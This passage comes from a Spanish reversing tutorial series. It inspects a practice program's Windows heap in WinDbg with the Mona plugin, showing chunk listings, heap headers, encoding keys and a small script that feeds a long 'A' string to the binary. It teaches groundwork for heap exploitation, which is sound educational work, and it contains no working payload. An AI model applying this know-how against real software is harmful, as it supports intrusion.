+0x006 LFHFlags         : 0 ''
+0x007 UnusedBytes      : 0xc ''
+0x000 FunctionIndex    : 0xf
+0x002 ContextValue     : 0xe01
+0x000 InterceptorValue : 0xe01000f
+0x004 UnusedBytesLength : 0x89
+0x006 EntryOffset       : 0 ''
+0x007 ExtendedBlockSignature : 0xc ''
+0x000 Code1           : 0xe01000f
+0x004 Code2           : 0x89
+0x006 Code3           : 0 ''
+0x007 Code4           : 0xc ''
+0x000 AggregateCode    : 0x0c000089`0e01000f
WINDBG>? 0xF* 8
Evaluate expression: 120 = 00000078

```

Como en este caso el size es 0xf, hay que multiplicarlo por ocho para hallar el size total y me da 0x78 que es el mismo que me daba al inicio lo que incluye el header y la finalización.

Bueno vamos poco a poco mirando y familiarizándonos con los bloques del heap, la próxima veremos que nos tiene que decir mona sobre esto, si ayuda o no jeje.

Hasta la parte 45

Ricardo Narvaja

# INTRODUCCIÓN AL REVERSING CON IDA PRO DESDE CERO PARTE 45

Volveremos a practicar con el ejercicio PRACTICA41b pero esta vez en el Windbg usando Mona o sea fuera de IDA, por supuesto usamos el que ya tiene el EB FE para que quede loopeando, de cualquier manera esta bueno tenerlo abierto también en el LOADER de IDA sin debuggear para tener claro las cosas.

La idea es ver que info nos da en ambos casos usando Windbg dentro de IDA o usando Windbg fuera de IDA y con mona.

The screenshot shows the IDA Pro interface with the assembly view open. The assembly code for the `main` function is displayed, showing local variable declarations and their memory locations. A call instruction at address `00C610A7` is highlighted with a blue arrow pointing to its target in the stack dump window below. The stack dump window shows the current state of the stack, with the `loc_C610A7` frame visible.

```
00C61090 ; Attributes: bp-based frame
00C61090 ; int __cdecl main(int argc, const char **argv, const char **envp)
00C61090 _main proc near
00C61090     var_10    = dword ptr -10h
00C61090     Size      = dword ptr -8Ch
00C61090     Dst       = dword ptr -8
00C61090     Buf       = dword ptr -4
00C61090     argc      = dword ptr 8
00C61090     argv      = dword ptr 0Ch
00C61090     envp      = dword ptr 10h
00C61090
00C61090 55
00C61091 8B EC
00C61093 83 EC 10
00C61096 6A 6C
00C61098 E8 E3 00 00 00
00C61099 83 C4 04
00C6109A 89 45 F8
00C610A3 83 7D F8 00
00C610A7
00C610A7 loc_C610A7:
00C610A7     jmp     short loc_C610A7
```


En este caso IDA en el LOADER me muestra la dirección del LOOP INFINITO en mi maquina `0xc610a7` y el comienzo de la sección de código en SEGMENTS.

Veo que si hago la resta desde el inicio de la sección de código, el LOOP esta 0xa7 más adelante y desde la imagebase 0xc60000 estará 0x10a7 mas adelante.

```
script.py x script2.py x 41073.py x 40927.py x 40832.py x

1  from os import *
2  import struct
3
4
5      stdin,stdout = popen4(r'PRACTICA41b.exe -1')
6      print "ATACHEA EL DEBUGGER Y APRETA ENTER\n"
7      raw_input()
8
9      #rop_chain = create_rop_chain()
10
11     fruta="A" * 1000 + "\n"
12
13     print stdin
14
15
16     print "Escribe: " + fruta
17     stdin.write(fruta)
18     print stdout.read(40)
19
20
21
```

Arranco el script y el proceso quedara loopeando, así que abro el Windbg que ya tiene instalado el Mona, como vimos en las partes anteriores.



Cuando lo atacheo y para, me fijo la imagebase ya que tiene ASLR el módulo del ejecutable, con lm veo la lista de modulos.


```
0:000> lm
start end module name
00ef0000 00ef7000 ConsoleApplication4 C (no symbols)
6d280000 6d285000 api_ms win crt math 11 1 0 (deferred)
6d290000 6d293000 api_ms win crt locale 11 1 0 (deferred)
6d2a0000 6d2a4000 api_ms win crt convert 11 1 0 (deferred)
6d2b0000 6d2b4000 api_ms win crt stdio 11 1 0 (deferred)
6d2c0000 6d2c3000 api_ms win crt heap 11 1 0 (deferred)
6d2d0000 6d2d4000 api_ms win crt string 11 1 0 (deferred)
6d2e0000 6d2e3000 api_ms win core file 11 2 0 (deferred)
6d2f0000 6d2f3000 api_ms win core processthreads 11 1 1 (deferred)
6d300000 6d303000 api_ms win core localization 11 2 0 (deferred)
6d310000 6d3f1000 ucrtbase (deferred)
6d9e0000 6d9e3000 api_ms win core file 12 1 0 (deferred)
6da60000 6da63000 api_ms win core timezone 11 1 0 (deferred)
6da70000 6da74000 api_ms win crt runtime 11 1 0 (deferred)
6da80000 6da95000 VCRUNTIME140 (deferred)
742b0000 742b3000 api_ms win core synch 11 2 0 (deferred)
75a10000 75b20000 kernel32 (deferred)
75fa0000 75fe7000 KERNELBASE (deferred)
77560000 776e0000 ntdll (pdb symbols) c:\symbols\wntdll.pdb\64A5F44
```

El nombre en este caso me sale el original con que fue compilado.


Si a la imagebase 0xef0000 le sumo 0x10a7 me dará 0xef10a7 que es donde está el JMP.

```
0:000> !u 0x10a7
00ef10a7 ebfe      jmp    ConsoleApplication4+0x10a7 (00ef10a7)
00ef10a9 6a6c      push   6Ch
00ef10ab 6a00      push   0
00ef10ad 8b45f8    mov    eax,dword ptr [ebp-8]
00ef10b0 50         push   eax
00ef10b1 e86a0d0000 call   ConsoleApplication4+0x1e20 (00ef1e20)
00ef10b6 83c40c    add    esp,0Ch
00ef10b9 8b4df8    mov    ecx,dword ptr [ebp-8]
```

Si quiero que IDA coincida en las direcciones con el proceso que corre en Windbg, voy a



Y pongo la imagebase del proceso que corre en el Windbg era 0xef0000



```
00EF1090 ; Attributes: bp-based frame
00EF1090 ; int __cdecl main(int argc, const char **argv, const char **envp)
00EF1090 _main proc near
00EF1090
00EF1090     var_10      = dword ptr -10h
00EF1090     Size        = dword ptr -0Ch
00EF1090     Dst         = dword ptr -8
00EF1090     Buf         = dword ptr -4
00EF1090     argc        = dword ptr  8
00EF1090     argv        = dword ptr  0Ch
00EF1090     envp        = dword ptr  10h
00EF1090
00EF1090     55          push   ebp
00EF1091 8B EC          mov    ebp, esp
00EF1093 83 EC 10          sub   esp, 10h
00EF1096 6A 6C          push   6Ch ; Size
00EF1098 E8 E3 00 00 00 00  call   ??2@YAPAXI@Z ; operator new(uint)
00EF109D 83 C4 04          add   esp, 4
00EF10A0 89 45 F8          mov    [ebp+Dst], eax
00EF10A3 83 7D F8 00          cmp   [ebp+Dst], 0
```

loc\_EF10A7: jmp short loc\_EF10A7

Vemos que coincide con la dirección del proceso en Windbg, obviamente cada vez que lo reinicie cambiara la dirección y deberé repetir el rebase.

Allí veo la instrucción listada le pongo un breakpoint por ejecución con

```
0:001> ba e1 00ef10a7
0:001> bl
0 e 00ef10a7 e 1 0001 (0001) 0:**** ConsoleApplication4+0x10a7
0:001> g
Breakpoint 0 hit
eax=00458810 ebx=7efde000 ecx=0000006c edx=004162b0 esi=6d3e72ec edi=6d3e72e8
eip=00ef10a7 esp=0017fd38 ebp=0017fd48 iopl=0 nv up ei pl nz na po nc
cs=0023 ss=002b ds=002b es=002b fs=0053 gs=002b efl=00000202
ConsoleApplication4+0x10a7:
00ef10a7 ebfe jmp     ConsoleApplication4+0x10a7 (00ef10a7)
0:000> .load pykd.pyd
0:000> !py mona
Hold on...
[+] Command used:
!py C:\Program Files (x86)\Windows Kits\10\Debuggers\x86\mona.py
'mona' - Exploit Development Swiss Army Knife - WinDBG (32bit)
Plugin version : 2.0 r567
PyKD version 0.2.0.29
Written by Corelan - https://www.corelan.be
```

Allí le puse el breakpoint y tipee "g" que es RUN para que corra y paro en el mismo, una vez que paro cargo el mona y uso el comando heap del mismo.

```
0:000> !py mona heap
Hold on...
[+] Command used:
!py C:\Program Files (x86)\Windows Kits\10\Debuggers\x86\mona.py heap
Peb : 0x7efde000 NtGlobalFlag : 0x00000000
Heaps:
0x00410000 (1 segment(s) : 0x00410000) * Default process heap [LFH enabled, _LFH_HEAP at 0x00419f78] Encoding key: 0x76d256de
Please specify a valid searchtype -t
Valid values are :
    lal
    lfh
    all
    segments
    chunks
    layout
    fea
    bea
[+] This mona.py action took 0:00:00.011000
0:000> !py mona.py heap -h 0x00410000 -t chunks
```

Comparamos con los que nos da el Windbg no hay mucha diferencia, solo me da el mona una de las encoding keys.

```
00ef10b9 8b4df8      mov     ecx,dword ptr [ebp-8]
0:000> !heap -s
*****
***** NT HEAP STATS BELOW *****
*****
LFH Key          : 0x22b09d91
Termination on corruption : ENABLED
  Heap   Flags  Reserv Commit Virt  Free  List   UCR  Virt Lock Fast
        (k)    (k)    (k)   (k) length   blocks cont. heap
00410000 00000002    1024    296   1024      4     3     1     0     0   LFH
```

Veamos lo que nos dice el mona sobre los chunks (bloques).

```
0:000> !py mona.py heap -h 0x00410000 -t chunks
```

Hold on...

[+] Command used:

```
!py C:\Program Files (x86)\Windows Kits\10\Debuggers\x86\mona.py heap -h 0x00410000 -t
chunks
```

Peb : 0x7efde000, NtGlobalFlag : 0x00000000

Heaps:

-----

```
0x00410000 (1 segment(s) : 0x00410000) * Default process heap [LFH enabled, _LFH_HEAP at
0x00419f78] Encoding key: 0x76d256de
```

[+] Preparing output file 'heapchunks.txt'

- (Re)setting logfile heapchunks.txt

[+] Generating module info table, hang on...

- Processing modules

- Done. Let's rock 'n roll.

[+] Processing heap 0x00410000 [LFH]

Segment List for heap 0x00410000:

-----  
Segment 0x00410588 - 0x00510000 (FirstEntry: 0x00410588 - LastValidEntry: 0x00510000):  
0x000ffa78 bytes

Nr of chunks : 146

_HEAP_ENTRY	psize	size	unused	UserPtr	UserSize
00410588	00000	00240	00001	00410590	0000023f (575) (Busy)
004107c8	00240	00020	00008	004107d0	00000018 (24) (Busy)
004107e8	00020	019d0	0000a	004107f0	000019c6 (6598) (Busy)
004121b8	019d0	029e8	0000a	004121c0	000029de (10718) (Busy)

00414ba0 029e8 00048 0000c 00414ba8 0000003c (60) (Busy)  
00414be8 00048 00038 00008 00414bf0 00000030 (48) (Busy)  
00414c20 00038 00080 00008 00414c28 00000078 (120) (Busy)  
00414ca0 00080 00080 00008 00414ca8 00000078 (120) (Busy)  
00414d20 00080 00048 0000c 00414d28 0000003c (60) (Busy)  
00414d68 00048 00228 00008 00414d70 00000220 (544) (Busy)  
00414f90 00228 00050 0000e 00414f98 00000042 (66) (Busy)  
00414fe0 00050 00080 00008 00414fe8 00000078 (120) (Busy)  
00415060 00080 00018 00008 00415068 00000010 (16) (Busy)  
00415078 00018 00050 0000a 00415080 00000046 (70) (Busy)  
004150c8 00050 00080 00008 004150d0 00000078 (120) (Busy)  
00415148 00080 00018 00008 00415150 00000010 (16) (Busy)  
00415160 00018 00018 00008 00415168 00000010 (16) (Busy)  
00415178 00018 00040 0000b 00415180 00000035 (53) (Busy)  
004151b8 00040 00070 0000c 004151c0 00000064 (100) (Busy)  
00415228 00070 00208 00008 00415230 00000200 (512) (Busy)  
00415430 00208 00208 00008 00415438 00000200 (512) (Busy)  
00415638 00208 00030 0000c 00415640 00000024 (36) (Busy)  
00415668 00030 00030 0000c 00415670 00000024 (36) (Busy)  
00415698 00030 00038 00008 004156a0 00000030 (48) (Busy)  
004156d0 00038 00028 00008 004156d8 00000020 (32) (Busy)  
004156f8 00028 00028 00008 00415700 00000020 (32) (Busy)  
00415720 00028 00028 00008 00415728 00000020 (32) (Busy)  
00415748 00028 00028 00008 00415750 00000020 (32) (Busy)  
00415770 00028 00018 00008 00415778 00000010 (16) (Busy)  
00415788 00018 00080 00008 00415790 00000078 (120) (Busy)

00415808 00080 00080 00008 00415810 00000078 (120) (Busy)  
00415888 00080 00018 00008 00415890 00000010 (16) (Busy)  
004158a0 00018 00020 0000c 004158a8 00000014 (20) (Busy)  
004158c0 00020 00020 00010 004158c8 00000010 (16) (Busy)  
004158e0 00020 00078 0000c 004158e8 0000006c (108) (Busy)  
00415958 00078 00080 00008 00415960 00000078 (120) (Busy)  
004159d8 00080 00018 00008 004159e0 00000010 (16) (Busy)  
004159f0 00018 00018 00008 004159f8 00000010 (16) (Busy)  
00415a08 00018 00050 0000e 00415a10 00000042 (66) (Busy)  
00415a58 00050 00010 00000 00415a60 00000010 (16) (Free)  
00415a68 00010 00058 0000e 00415a70 0000004a (74) (Busy)  
00415ac0 00058 00080 00008 00415ac8 00000078 (120) (Busy)  
00415b40 00080 00080 00008 00415b48 00000078 (120) (Busy)  
00415bc0 00080 00018 00008 00415bc8 00000010 (16) (Busy)  
00415bd8 00018 00020 00010 00415be0 00000010 (16) (Busy)  
00415bf8 00020 00018 00008 00415c00 00000010 (16) (Busy)  
00415c10 00018 00010 00000 00415c18 00000010 (16) (Free)  
00415c20 00010 00080 00008 00415c28 00000078 (120) (Busy)  
00415ca0 00080 00080 00008 00415ca8 00000078 (120) (Busy)  
00415d20 00080 00088 0000c 00415d28 0000007c (124) (Busy)  
00415da8 00088 00018 00008 00415db0 00000010 (16) (Busy)  
00415dc0 00018 00078 00008 00415dc8 00000070 (112) (Busy)  
00415e38 00078 00020 00010 00415e40 00000010 (16) (Busy)  
00415e58 00020 00018 00008 00415e60 00000010 (16) (Busy)  
00415e70 00018 00080 00008 00415e78 00000078 (120) (Busy)  
00415ef0 00080 00018 00008 00415ef8 00000010 (16) (Busy)

00415f08 00018 00018 00008 00415f10 00000010 (16) (Busy)  
00415f20 00018 00020 00010 00415f28 00000010 (16) (Busy)  
00415f40 00020 00070 00008 00415f48 00000068 (104) (Busy)  
00415fb0 00070 00080 00008 00415fb8 00000078 (120) (Busy)  
00416030 00080 00018 00008 00416038 00000010 (16) (Busy)  
00416048 00018 00028 00008 00416050 00000020 (32) (Busy)  
00416070 00028 00080 00008 00416078 00000078 (120) (Busy)  
004160f0 00080 00028 00008 004160f8 00000020 (32) (Busy)  
00416118 00028 00028 00008 00416120 00000020 (32) (Busy)  
00416140 00028 00070 00008 00416148 00000068 (104) (Busy)  
004161b0 00070 00028 00008 004161b8 00000020 (32) (Busy)  
004161d8 00028 00078 0000e 004161e0 0000006a (106) (Busy)  
00416250 00078 03d20 00001 00416258 00003d1f (15647) (Busy)  
00419f70 03d20 378b0 00008 00419f90 000378a8 (227496) (Internal,Busy (LFH))  
00451820 378b0 00400 00008 00451840 000003f8 (1016) (Internal,Busy (LFH))  
00451c20 00400 00400 00008 00451c40 000003f8 (1016) (Internal,Busy (LFH))  
00452020 00400 00080 00008 00452028 00000078 (120) (Busy)  
004520a0 00080 00080 00008 004520a8 00000078 (120) (Busy)  
00452120 00080 00028 00008 00452128 00000020 (32) (Busy)  
00452148 00028 00028 00008 00452150 00000020 (32) (Busy)  
00452170 00028 00070 0000a 00452178 00000066 (102) (Busy)  
004521e0 00070 00080 00008 004521e8 00000078 (120) (Busy)  
00452260 00080 00028 00008 00452268 00000020 (32) (Busy)  
00452288 00028 00028 00008 00452290 00000020 (32) (Busy)  
004522b0 00028 00070 00008 004522b8 00000068 (104) (Busy)  
00452320 00070 00078 0000e 00452328 0000006a (106) (Busy)

00452398 00078 00210 00008 004523a0 00000208 (520) (Busy)  
004525a8 00210 00028 00008 004525b0 00000020 (32) (Busy)  
004525d0 00028 00028 00008 004525d8 00000020 (32) (Busy)  
004525f8 00028 00028 00008 00452600 00000020 (32) (Busy)  
00452620 00028 00028 00008 00452628 00000020 (32) (Busy)  
00452648 00028 00028 00008 00452650 00000020 (32) (Busy)  
00452670 00028 00028 00008 00452678 00000020 (32) (Busy)  
00452698 00028 00078 0000c 004526a0 0000006c (108) (Busy)  
00452710 00078 02000 00008 00452730 00001ff8 (8184) (Internal,Busy (LFH))  
00454710 02000 00070 0000a 00454718 00000066 (102) (Busy)  
00454780 00070 00078 0000e 00454788 0000006a (106) (Busy)  
004547f8 00078 00408 00008 00454800 00000400 (1024) (Busy)  
00454c00 00408 00800 00008 00454c20 000007f8 (2040) (Internal,Busy (LFH))  
00455400 00800 006d0 00008 00455408 000006c8 (1736) (Busy)  
00455ad0 006d0 00c08 00008 00455ad8 00000c00 (3072) (Busy)  
004566d8 00c08 00800 00008 004566f8 000007f8 (2040) (Internal,Busy (LFH))  
00456ed8 00800 00228 00008 00456ee0 00000220 (544) (Busy)  
00457100 00228 00228 00008 00457108 00000220 (544) (Busy)  
00457328 00228 004c0 00008 00457330 000004b8 (1208) (Busy)  
004577e8 004c0 00038 0000f 004577f0 00000029 (41) (Busy)  
00457820 00038 00098 0000d 00457828 0000008b (139) (Busy)  
004578b8 00098 00020 00009 004578c0 00000017 (23) (Busy)  
004578d8 00020 00020 00008 004578e0 00000018 (24) (Busy)  
004578f8 00020 00030 0000f 00457900 00000021 (33) (Busy)  
00457928 00030 00020 0000c 00457930 00000014 (20) (Busy)  
00457948 00020 00020 0000a 00457950 00000016 (22) (Busy)

00457968 00020 00030 00008 00457970 00000028 (40) (Busy)  
00457998 00030 00030 00009 004579a0 00000027 (39) (Busy)  
004579c8 00030 00060 0000e 004579d0 00000052 (82) (Busy)  
00457a28 00060 00048 00008 00457a30 00000040 (64) (Busy)  
00457a70 00048 00020 0000e 00457a78 00000012 (18) (Busy)  
00457a90 00020 00058 0000e 00457a98 0000004a (74) (Busy)  
00457ae8 00058 00808 00008 00457af0 00000800 (2048) (Busy)  
004582f0 00808 00088 00008 004582f8 00000080 (128) (Busy)  
00458378 00088 00048 0000b 00458380 0000003d (61) (Busy)  
004583c0 00048 00448 00008 004583c8 00000440 (1088) (Busy)  
00458808 00448 00078 0000c 00458810 0000006c (108) (Busy)  
00458880 00078 01168 00000 00458888 00001168 (4456) (Free)  
004599e8 01168 000f0 0000c 004599f0 000000e4 (228) (Busy)  
00459ad8 000f0 00038 0000a 00459ae0 0000002e (46) (Busy)  
00459b10 00038 00030 00008 00459b18 00000028 (40) (Busy)  
00459b40 00030 00040 00009 00459b48 00000037 (55) (Busy)  
00459b80 00040 00048 0000c 00459b88 0000003c (60) (Busy)  
00459bc8 00048 00040 0000f 00459bd0 00000031 (49) (Busy)  
00459c08 00040 00030 0000c 00459c10 00000024 (36) (Busy)  
00459c38 00030 00020 00009 00459c40 00000017 (23) (Busy)  
00459c58 00020 00040 0000e 00459c60 00000032 (50) (Busy)  
00459c98 00040 00038 0000a 00459ca0 0000002e (46) (Busy)  
00459cd0 00038 00038 0000c 00459cd8 0000002c (44) (Busy)  
00459d08 00038 00030 00008 00459d10 00000028 (40) (Busy)  
00459d38 00030 00030 0000f 00459d40 00000021 (33) (Busy)  
00459d68 00030 00020 0000b 00459d70 00000015 (21) (Busy)

00459d88 00020 00038 0000d 00459d90 0000002b (43) (Busy)  
00459dc0 00038 00030 0000e 00459dc8 00000022 (34) (Busy)  
00459df0 00030 00038 0000a 00459df8 0000002e (46) (Busy)  
00459e28 00038 00048 0000f 00459e30 00000039 (57) (Busy)  
00459e70 00048 00020 00009 00459e78 00000017 (23) (Busy)  
00459e90 00020 00040 0000a 00459e98 00000036 (54) (Busy)  
00459ed0 00040 00050 00009 00459ed8 00000047 (71) (Busy)  
00459f20 00050 00050 00008 00459f28 00000048 (72) (Busy)  
00459f70 00050 00020 0000e 00459f78 00000012 (18) (Busy)  
00459f90 00020 00020 00008 00459f98 00000018 (24) (Busy)  
00459fb0 00020 00030 0000c 00459fb8 00000024 (36) (Busy)  
00459fe0 00030 00020 00003 00459fe8 0000001d (29) (Busy)


0x00459ff8 - 0x00510000 (end of segment) : 0xb6008 (745480) uncommitted bytes

Heap : 0x00410000 [LFH] : VirtualAllocdBlocks : 0

Nr of chunks : 0

[+] This mona.py action took 0:00:05.043000

Recordamos que en este punto EAX tenía la dirección de usuario del bloque (sin el header)



Si buscamos por 4588 ya que en los listados siempre está por la dirección que incluye el header.

00458808	00448	00078	0000c	00458810	0000006c (108) (Busy)
00458880	00078	01168	00000	00458888	00001168 (4456) (Free)
004599e8	01168	000f0	0000c	004599f0	000000e4 (228) (Busy)

Allí vemos el bloque BUSY el user size 0x6c y el size total 0x78 o sea 120 decimal, si lo hacíamos con el Windbg usando !heap -a 0x00410000.

```

00458210: 00808 . 00088 [101] - busy (80)
00458378: 00088 . 00048 [101] - busy (3d)
004583c0: 00048 . 00448 [101] - busy (440)
00458808: 00448 . 00078 [101] - busy (6c)
00458880: 00078 . 01168 [100]
004599e8: 01168 . 000f0 [101] - busy (e4)
00459ad8: 000f0 . 00038 [101] - busy (2e)
00459b10: 00038 . 00030 [101] - busy (28)
00459b40: 00030 . 00040 [101] - busy (37)
00459b80: 00040 . 00048 [101] - busy (3c)
00459bc8: 00048 . 00040 [101] - busy (31)

```

Vemos que la información es parecida.

Como antes en el Windbg vemos la información del bloque

```

0:000> !heap -p -a eax
address 00458810 found in
_HEAP @ 410000
HEAP_ENTRY Size Prev Flags      UserPtr UserSize - state
00458808 000f 0000 [00]      00458810    0006c - (busy)

```

El size se multiplicaba por 8 para ver el total

hex(0xf \*0x8)

'0x78' o sea 120 decimal.

En el mona

```

0:000> dt _HEAP 410000
ntdll!_HEAP
+0x000 Entry : _HEAP_ENTRY
+0x008 SegmentSignature : 0xfffffee
+0x00c SegmentFlags : 0
+0x010 SegmentListEntry : _LIST_ENTRY [ 0x4100a8 - 0x4100a8 ]
+0x018 Heap : 0x00410000 _HEAP
+0x01c BaseAddress : 0x00410000 Void
+0x020 NumberOfPages : 0x100
+0x024 FirstEntry : 0x00410588 _HEAP_ENTRY
+0x028 LastValidEntry : 0x00510000 _HEAP_ENTRY
+0x02c NumberOfUnCommittedPages : 0xb6
+0x030 NumberOfUnCommittedRanges : 1
+0x034 SegmentAllocatorBackTraceIndex : 0
+0x036 Reserved : 0
+0x038 UCRCsegmentList : _LIST_ENTRY [ 0x459ff0 - 0x459ff0 ]
+0x040 Flags : 2
+0x044 ForceFlags : 0
+0x048 CompatibilityFlags : 0
+0x04c EncodeFlagMask : 0x100000
+0x050 Encoding : _HEAP_ENTRY ██████████
+0x058 PointerKey : 0x6e76c3fe
+0x05c Interceptor : 0
+0x060 VirtualMemoryThreshold : 0xfe00
+0x064 Signature : 0xeeffff
+0x068 SegmentReserve : 0x100000
+0x06c SegmentCommit : 0x2000
+0x070 DeCommitFreeBlockThreshold : 0x800
+0x074 DeCommitTotalFreeThreshold : 0x2000
+0x078 TotalFreeSize : 0x231
+0x07c MaximumAllocationSize : 0x7ffdffff
+0x080 ProcessHeapsListIndex : 1
+0x082 HeaderValidateLength : 0x138
+0x084 HeaderValidateCopy : (null)
+0x088 NextAvailableTagIndex : 0
+0x08a MaximumTagIndex : 0
+0x08c TagEntries : (null)
+0x090 UCRLlist : _LIST_ENTRY [ 0x459fe8 - 0x459fe8 ]
+0x098 AlignRound : 0xf
+0x09c AlignMask : 0xffffffff
+0x0a0 VirtualAllocdBlocks : _LIST_ENTRY [ 0x4100a0 - 0x4100a0 ]
+0x0a8 SegmentList : _LIST_ENTRY [ 0x410010 - 0x410010 ]
+0x0b0 AllocatorBackTraceIndex : 0

```

Como siempre en la posición 0x50 están las claves para xorrear, veamoslas.

```

[+0x000] Code4 : 0x0 [Type:
[+0x000] AggregateCode : 0xf99b76d2!
0:000> dd 00410000+ 0x50 L2
00410050 ██████████ 76d256de 0000f99b

```

Vemos que una de las dos claves coincide con la que muestra el mona.

```
0:000> !py mona heap
Hold on...
[+] Command used:
!py C:\Program Files (x86)\Windows Kits\10\Debuggers\x86\mona.py heap
Peb : 0x7efde000, NtGlobalFlag : 0x00000000
Heaps:
0x00410000 (1 segment(s) : 0x00410000) * Default process heap [LFH enabled, _LFH_HEAP at 0x00419f78] Encoding key: 0x76d256de

Please specify a valid searchtype -t
Valid values are :
    lal
    lfh
    all
    segments
    chunks
    layout
    fea
    bea

[+] This mona.py action took 0:00:00.008000
```

Tenemos un comando en mona que no conozco si lo tiene el Windbg

```
!py mona heap -t layout -v
```

La salida es larguísima pero trata de ver en que usa los bloques del heap y listarlos.

```

| Chunk 0x00045883 (UserSize 0x34, ChunkSize 0x40) : Busy
+0010 @ 00458388->004583bb : String (Data : 0x34/52 bytes, 0x34/52 chars) : C:\Users\ricnar\Desktop\PRACTICA_41b\PRACTICA41b.exe
| Chunk 0x004583c0 (UserSize 0x40, ChunkSize 0x448) : Busy
+0000 @ 004583d0->00458400 : Unicode (Data : 0x40/46 bytes, 0x49/73 chars) : \Device\HarddiskVolume4\Users\ricnar\Desktop\PRACTICA_41b\PRACTICA41b.exe
| Chunk 0x004583e0 (UserSize 0x64, ChunkSize 0x78) : Busy
| Chunk 0x00458380 (UserSize 0x168, ChunkSize 0x168) : Free
+0097 @ 00458b17->00458bb : Unicode (0x82/162 bytes, 0x51/81 chars) : VS140COMNTOOLS\C:\Program Files (x86)\Microsoft Visual Studio 14.0\Common7\Program Files (x86)\Microsoft Visual Studio 14.0\Common7\IDE\Public\Symbol\Path=SRV*c:\symbols\http://msdl.microsoft.com/download/symbols
+0044 @ 00458c5f->00458cf3 : Unicode (0x92/146 bytes, 0x49/73 chars) : _NT_SYMBOL_PATH=SRV*c:\symbols\http://msdl.microsoft.com/download/symbols
+0034 @ 00458d27->00458d53 : String (Data : 0x2d/45 bytes, 0x2d/45 chars) : AMDAPPSDKROOT=C:\Program Files (x86)\AMD APP
+0002 @ 00458d55->00458db7 : String (Data : 0x27/39 bytes, 0x27/39 chars) : APPDATA=C:\Users\ricnar\AppData\Roaming
+0002 @ 00458d7d->00458db2 : String (Data : 0x36/54 bytes, 0x36/54 chars) : CommonProgramFiles=C:\Program Files (x86)\Common Files
+0002 @ 00458db4->00458dee : String (Data : 0x3b/59 bytes, 0x3b/59 chars) : CommonProgramFiles(x86)=C:\Program Files (x86)\Common Files
+0002 @ 00458df0->00458e1f : String (Data : 0x30/48 bytes, 0x30/48 chars) : CommonProgramW6432=C:\Program Files\Common Files
+001f @ 00458e3e->00458e60 : String (Data : 0x23/35 bytes, 0x23/35 chars) : ComSpec=C:\Windows\system32\cmd.exe
